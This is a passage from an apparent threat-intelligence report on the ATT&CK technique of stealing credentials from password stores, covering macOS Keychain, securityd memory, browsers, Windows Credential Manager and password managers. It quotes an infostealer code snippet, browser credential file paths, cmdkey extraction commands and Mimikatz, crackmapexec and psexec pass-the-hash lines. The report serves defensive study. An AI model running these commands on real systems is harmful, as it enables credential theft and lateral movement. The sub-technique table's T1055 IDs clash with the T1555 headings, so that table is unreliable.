
Adversaries exploit Lua's capabilities to script and execute malicious activities. Since Lua can be embedded in various software environments and execute dynamic code, attackers can integrate it into malware frameworks or modify legitimate software to serve their purposes. Examples of adversary use include, such as, payload execution, evasion techniques, system automation and reconnaissance, and fileless attacks.

The use of Lua by adversaries demonstrates the dual-edged nature of scripting languages: while powerful for legitimate applications, their adaptability can be exploited in malicious contexts, highlighting the importance of monitoring scripting activity within systems.

For instance, in October 2024, security researchers identified Lua malware targeting the educational sector, exploiting Lua gaming engine supplements popular among students. Originating as a packed Lua loader earlier in the year, the malware has evolved into a global threat, often delivered as ZIP archives containing obfuscated Lua scripts and components like Lua compilers and DLL files.

These scripts use advanced obfuscation with the **Prometheus** obfuscator, making reverse engineering difficult. The malware leverages Lua's flexibility, executing malicious tasks via a command-and-control (C2) server, gathering system data, and establishing persistence through scheduled tasks. It frequently targets users downloading game cheats from platforms like GitHub.

The malware is a precursor to payloads like **Redline infostealers**, which exfiltrate sensitive data for resale on the dark web. Morphisec combats these threats with its automated moving target defense (AMTD) technology, blocking attacks early without relying on traditional detection methods.



#3

T1555 Credentials from Password Stores

Tactics

Credential Access

Prevalence

25%

Malware Samples

252,668

Operating systems and applications often use password management features to securely store encrypted credentials, enhancing authentication and security.

Adversaries exploit the Credentials from Password Stores technique to extract sensitive data, enabling escalated access, system pivoting, or data theft. The Red Report 2025 highlights this as the most common credential access method in 2024.



THE MASTER KEYS TO TREASURE

Adversary Use of Credentials from Password Stores

Adversaries use Credentials from Password Stores technique to harvest credentials stored in security repositories, enabling them to expand their access within a target environment. Since password stores often contain sensitive information, such as account credentials for enterprise systems, cloud services, and critical applications, they are particularly attractive to attackers. Compromised password stores can grant adversaries elevated privileges, making it easier to maintain persistence, move laterally across networks, and access valuable data.

This technique often requires attackers to gain access to the device or application hosting the password store. The initial access can be achieved via Phishing (T1566) or exploiting public facing applications (T1190). Once inside, attackers leverage various tactics, including abusing administrative privileges or exploiting weaknesses in the password store's design, to decrypt or directly extract the stored credentials. For example, password managers and browser-based storage often rely on encryption to secure stored data, but if the adversary can access the master key or exploit a design flaw, the encrypted sensitive data becomes exposed.

By obtaining the stored credentials, adversaries can bypass other security controls such as multi-factor authentication (MFA), access sensitive data, or impersonate legitimate users. Additionally, credentials extracted from password stores often include details for privileged accounts or service accounts, which are particularly valuable for expanding an attack's scope or achieving complete domain compromise.

1. Privilege Escalation

By extracting credentials stored in password repositories, attackers may gain access to accounts with higher privileges than their initial foothold, enabling them to execute actions or access systems that would otherwise be restricted. For instance, many users and applications store administrator or service account credentials in password managers, browser-based storage, or operating system keychains. If an adversary compromises a machine or application and extracts these stored credentials, they could use them to log into accounts with elevated privileges, such as domain administrators, system administrators, or privileged cloud service accounts. This access allows the attacker to bypass privilege constraints on their initial account, significantly increasing their control over the environment.

2. Lateral Movement

Lateral movement involves an attacker expanding their access across systems and networks after gaining an initial foothold. Extracting credentials from password stores is a particularly effective method for this purpose, as it often provides the attacker with legitimate authentication data for other accounts, systems, or applications. For example, credentials for remote desktop connections, VPNs, or privileged accounts might be stored in these repositories.

By using these credentials, attackers can authenticate to other systems within the network as legitimate users, bypassing many security mechanisms that might block unauthorized access.

Additionally, the credentials extracted may belong to users with access to critical or interconnected systems, such as file shares, email servers, or administrative consoles. By leveraging these credentials, adversaries can pivot through the network, establishing persistence and identifying additional targets for exploitation.

3. Defense Evasion

With extracted credentials, adversaries can impersonate legitimate users to access systems, applications, or resources. Compromised users' actions may appear normal to security monitoring systems, reducing the likelihood of triggering alerts. For example, logging into a system with the rightful user's credentials often bypasses authentication-based controls, including multi-factor authentication (MFA), if the extracted credentials include tokens or session information.

Moreover, adversaries can use credentials to avoid detection tools that monitor unauthorized execution or privilege escalation attempts. Instead of deploying malware or using exploit-based methods, which may trigger antivirus or endpoint detection systems, attackers with extracted credentials can perform their tasks directly through authorized accounts and approved tools. This strategy minimizes their reliance on potentially detectable malicious tools or techniques.

4. Persistence

By extracting stored credentials, adversaries can gain access to accounts that enable them to re-enter the target environment at will. These credentials might belong to privileged users, service accounts, or cloud-based applications, providing attackers with multiple avenues for maintaining access. For instance, if an attacker retrieves the credentials of an administrator or a system account, they can use these to log back into the environment remotely, create backdoor accounts, or modify configurations to secure their foothold.

Moreover, the use of legitimate credentials for persistence is particularly advantageous for adversaries because it allows them to blend their activity with normal user behavior. Unlike malware-based persistence methods, which rely on implanting additional code or creating suspicious registry entries, using credentials appears less anomalous to security monitoring tools. This makes detection more challenging and allows attackers to operate covertly.

#3

Sub-techniques of Credentials from Password Stores

There are 6 sub-techniques under the Credentials from Local Stores technique in ATT&CK v16:

ID	Name
T1055.001	KeyChain
T1055.002	Securityd Memory
T1055.003	Credentials from Web Browsers
T1055.004	Windows Credential Manager
T1055.005	Password Managers
T1055.006	Cloud Secrets Management Stores

Each of these sub-techniques will be explained in the next sections.



THE MASTER KEYS TO TREASURE

#3.1. T1555.001 Keychain

Keychain is a built-in password management system for macOS and iOS that securely stores users' sensitive information, such as usernames, passwords, encryption keys, certificates, and secure notes. Its purpose is to provide a convenient and secure way for users and applications to manage authentication data.

Keychain is designed to streamline the user experience by autofilling credentials across various applications and websites, ensuring that authentication processes are both seamless and secure. It employs robust encryption mechanisms to protect stored data, making it accessible only to authorized users and applications.

Despite its robust design, Keychain is not entirely immune to vulnerabilities. Misconfigurations, exploitable flaws in the system, or adversaries gaining unauthorized access to the user's device can potentially compromise the sensitive information stored within it.

Adversary Use of Keychain

Adversaries target the Keychain because it often contains valuable credentials for both local and remote systems, such as email accounts, VPNs, and websites. To access the Keychain, attackers typically need to gain sufficient privileges, such as root access or control over the user's account. Once they have access, they may use legitimate or malicious tools to extract the stored credentials. If they can bypass or manipulate the system's access controls, they can potentially decrypt and view sensitive information stored within.

A particularly stealthy aspect of targeting the Keychain is its integration with macOS and iOS as a legitimate system tool. Since Keychain operations are native to the operating system, unauthorized data extraction might not trigger immediate alerts from security monitoring systems. Attackers can exploit this design to blend their actions with legitimate user or system activity, making detection challenging for defenders.

For example, adversaries may utilize macOS's built-in **security** command-line tool, which allows authorized users to query Keychain data. By leveraging this tool, attackers can programmatically extract credentials without deploying malicious software that might be flagged by antivirus or endpoint detection systems. Custom scripts or malicious applications can automate these queries, enabling attackers to extract and decrypt multiple credentials at once, provided they bypass access controls or supply the appropriate Keychain password.

In April 2024, **Cuckoo infostealer** malware was reported to steal data from the compromised users' Keychain directory using the code snippet given below [45].

```
_snprintf(&~/Library/Keychains, 0x200, "%s/%s/%s")
osascriptCreateforApple()
void* var_4b0 = &var_458
int64_t* var_4a8_2 = &Keychains
_snprintf(&~/Library/Keychains, 0x200, "%s/%s")
int64_t* var_498 = &Keychains
void* var_490 = &~/Library/Keychains
openDir_readDir(DirectoryOpen: &~/Library/Keychains, "*", avoid_DS_Store,
&var_498, 0x3e7)
```

For instance, the code snippet above constructs the Keychain directory path dynamically using `_snprintf`, formatting it to point to `~/Library/Keychains`. This ensures compatibility across different macOS environments. The attackers use AppleScript via a function like `osascriptCreateforApple`, leveraging macOS-native tools to query and extract credentials programmatically, avoiding detection by traditional security systems.

The function `openDir_readDir` is used to access and iterate through the Keychain directory's contents, employing parameters such as `"*"` (wildcard to access all files) and `avoid_DS_Store` (to skip metadata files). The use of a flag (`0x3e7`) suggests conditions for selective file access, likely to evade detection. These operations enable attackers to enumerate and extract credential files without deploying overtly malicious binaries.

This approach is stealthy as it uses legitimate macOS tools and APIs, making malicious activities blend in with regular system operations and complicating detection efforts.

#3.2. T1555.002 Securityd Memory

Securityd memory is the portion of system memory allocated to the securityd process, a core component of macOS responsible for managing sensitive security operations. This process is central to handling Keychain interactions, enforcing access controls, and performing cryptographic tasks.

As part of its operations, securityd temporarily stores data in memory to facilitate tasks such as verifying credentials, retrieving Keychain entries, or executing encryption and decryption processes.

The data stored in securityd memory often includes highly sensitive information, such as plaintext passwords, private keys, authentication tokens, and other cryptographic materials. While this data is typically encrypted when stored in the Keychain, it must be decrypted and held in memory to perform operations. This decrypted state makes securityd memory a prime target for attackers seeking to harvest credentials or cryptographic keys.

Adversary Use of Securityd Memory

Adversaries target securityd memory to extract sensitive credentials and cryptographic materials. Securityd memory temporarily holds plaintext versions of sensitive credentials, such as usernames, passwords, private keys, and authentication tokens, while performing tasks like user authentication or cryptographic operations. By exploiting securityd memory, attackers can bypass the typical security protections surrounding Keychain data, such as encryption and access controls, and directly access sensitive information in its decrypted state.

Since securityd memory is located in the protected memory regions of the operating system, adversaries need to gain root or administrator privileges to interact with it. Once the necessary privileges are obtained, attackers use tools or custom scripts to inspect and extract sensitive data stored temporarily in the memory of the securityd process. Adversaries typically use memory dumping tools, such as **gcore**, to capture the memory space of the securityd process. They can then analyze the captured memory dump to locate sensitive credentials or cryptographic keys and extract credentials.

The extracted credentials and cryptographic materials can be used for various malicious activities, such as escalating privileges, authenticating to secure systems, performing lateral movement within a network, or exfiltrating sensitive data. Because the credentials are retrieved in plaintext, they are immediately usable by the attacker, significantly enhancing the speed and effectiveness of the attack.

#3.3. T1555.003 Credential from Web Browsers

Modern web browsers offer built-in password managers to improve usability and streamline the login process. The browser can offer users to save their username and password for future use. If the user opts, the browser encrypts the credentials using a mechanism tied to the user's system credentials or a master key.

Internally, browsers use secure storage mechanisms to keep track of saved credentials. For instance, in Chrome, passwords are stored in an encrypted database file, often located in the user's profile directory. This file cannot be decrypted without access to the user's operating system-level credentials or, in some cases, a logged-in browser profile tied to a cloud service. Similarly, Firefox uses an encrypted database called **logins.json** along with a **key4.db** file to manage stored passwords, with encryption tied to the user's master password if set.

When a user revisits a website where credentials are saved, the browser retrieves and decrypts the relevant username and password, automatically populating the login fields. This process happens seamlessly in the background, with the decryption step requiring the user to be authenticated to their device or browser profile.

Adversary Use of Credentials from Web Browsers

Adversaries extract saved usernames and passwords from web browsers, exploiting their credential storage mechanisms. The extracted credentials may provide a direct pathway to both personal and enterprise accounts, making them an appealing target.

This technique typically requires adversaries to have an initial foothold in the target system. Once on the system, attackers target the files, databases, or APIs associated with the browser's password storage. For instance, Google Chrome and Microsoft Edge store credentials in **an encrypted SQLite database** within the user's profile directory. The encryption keys for these databases are often tied to the operating system's secure storage mechanism, such as the **Windows Data Protection API (DPAPI)** or the **macOS Keychain**. If an attacker gains administrative privileges, they can extract the database and decrypt it using tools or scripts that leverage these keys. Similarly, Mozilla Firefox stores credentials in a **logins.json** file, encrypted with a key stored locally, which attackers can retrieve to decrypt the file and extract passwords.

In February 2024, CISA reported that the Chinese APT **Volt Typhoon** group targets Google Chrome and Microsoft Edge for stored credentials and browser history [26]. Adversaries look for sensitive data in the folders listed below and extract a Local State file that contains the AES encryption key used to encrypt passwords stored in the browser.

```
AppData\local\Google\Chrome\UserData\default\History
AppData\Local\Google\Chrome\User Data\Local State
AppData\Local\Google\Chrome\User Data\Default\Login Data
AppData\Local\Microsoft\Edge\User Data
```

#3.4. T1555.004 Windows Credential Manager

Windows Credential Manager is a built-in feature in Microsoft Windows that allows users to securely store and manage credentials, such as usernames, passwords, and authentication tokens. It is designed to streamline the user experience by automatically saving and retrieving credentials for websites, network shares, and other resources, eliminating the need for users to remember multiple passwords.

This functionality is integrated into the Windows operating system and is accessible through the Control Panel or settings.

The credential manager acts as a secure repository for sensitive data. When a user logs into a website or connects to a network resource, Windows offers to save the login credentials. These credentials are then encrypted and stored locally on the system. Windows uses its **Data Protection API (DPAPI)** to encrypt this information, tying the encryption keys to the user's account. This ensures that only the authenticated user can access the stored credentials, providing a layer of security against unauthorized access.

There are two primary types of credentials stored in Windows Credential Manager: **Web Credentials** and **Windows Credentials**. Web Credentials are used for internet-related logins, such as websites and web-based applications, while Windows Credential Manager stores authentication data for network shares, mapped drives, and enterprise applications. The manager also supports certificates and generic credentials, which can be used by custom applications.

Adversary Use of Windows Credential Manager

Adversaries target the Windows Credential Manager to extract sensitive authentication data. While Credential Manager is designed to enhance usability and security, it has become a target for attackers seeking to harvest stored credentials for unauthorized access and further malicious activities.

Similar to other credential access techniques, adversaries typically begin by gaining access to the target system. This can be achieved through phishing attacks, malware delivery, exploiting vulnerabilities, or other initial access vectors. Once on the system, attackers aim to escalate their privileges to gain administrative rights or gain access to the specific user account whose credentials they intend to extract. Elevated privileges are often necessary because Credential Manager encrypts stored data and restricts access based on the user's authentication context. With the required privileges, adversaries can extract credentials using various methods and tools.

One common approach is to use legitimate Windows commands or PowerShell scripts to interact with Credential Manager. For example, attackers can use commands like `cmdkey` to list stored credentials or manipulate Credential Manager entries. In December 2024, **DarkGate malware** was reported to use `cmdkey.exe` to view, extract and delete saved credentials stored in the Windows Credential Manager [46].

```
cmdkey /delete
cmdkey /list > C:\temp\cred.txt
```

Another prevalent tool is **Mimikatz**, a post-exploitation framework capable of dumping plaintext credentials from memory or extracting encrypted credentials from storage. In August 2024, **Slow Tempest** APT group was reported to use Mimikatz for dumping NTLM hashes [44]. Adversaries can crack these hashes to obtain cleartext credentials or use them in Pass-the-Hash attacks for lateral movement. In this example, Slow Tempest used the extracted NTLM hashes for Pass-the-Hash attack using Mimikatz, `crackmapexec`, and `psexec`.

```
sekurlsa::pth /user:[REDACTED] /domain:[REDACTED] /ntlm:[REDACTED]
"/run:mstsc.exe /restrictedadmin"
crackmapexec smb ip.txt -u [REDACTED_DOMAIN]/Administrator -H
[REDACTED_HASH]
python3 psexec.py [REDACTED_USER]@[REDACTED_IP] -hashes [REDACTED_HASH]
-codec gbk
```

#3.5. T1555.005 Password Managers

Password managers are software applications designed to securely store, generate, and manage passwords for a user's online accounts and services. Their primary purpose is to help individuals and organizations maintain strong, unique passwords for every account without the burden of memorizing them all.

In an age where digital security is paramount, password managers play a critical role in protecting against cyber threats like password breaches, credential stuffing, and account takeovers.

A password manager functions as a centralized vault that stores encrypted passwords and other sensitive information, such as security questions, payment card details, and secure notes. The stored data is accessible through a single master password or, in some cases, biometric authentication, such as a fingerprint or facial recognition. This master password serves as the key to decrypt the stored information, making it essential to create and protect a strong, unique master password.

Adversary Use of Password Managers

Password managers have become high-value targets for attackers because they often contain a wealth of sensitive credentials that can provide access to numerous accounts and systems. Adversaries aim to compromise password managers to extract valid credentials that can be used to access sensitive data, elevate privileges, and compromise other systems in the victim's environment.

The security of a password manager depends on its encryption mechanism and the strength of its master password. Adversaries may attempt to extract the encrypted vault file or database associated with the password manager. If they successfully obtain this file, they can try offline attacks, such as brute force or dictionary attacks, to crack the master password and decrypt the stored data. Tools like **Hashcat** can be used for such operations, especially if the master password is weak or commonly used.

In some cases, attackers leverage malware or keyloggers to capture the master password when the user enters it. This is a direct method of bypassing encryption without the need for extensive computational efforts.

In August 2024, **ACR Stealer** was reported to target password managers such as 1Password, RoboFrom, Bitwarden, and NordPass [47].

#3.6. T1555.006 Cloud Secrets Management Stores

Cloud Secrets Management Stores are services provided by cloud platforms or vendors to securely manage, store, and access sensitive information like API keys, encryption keys, and passwords, ensuring secure communication between applications, services, and infrastructure in cloud environments.

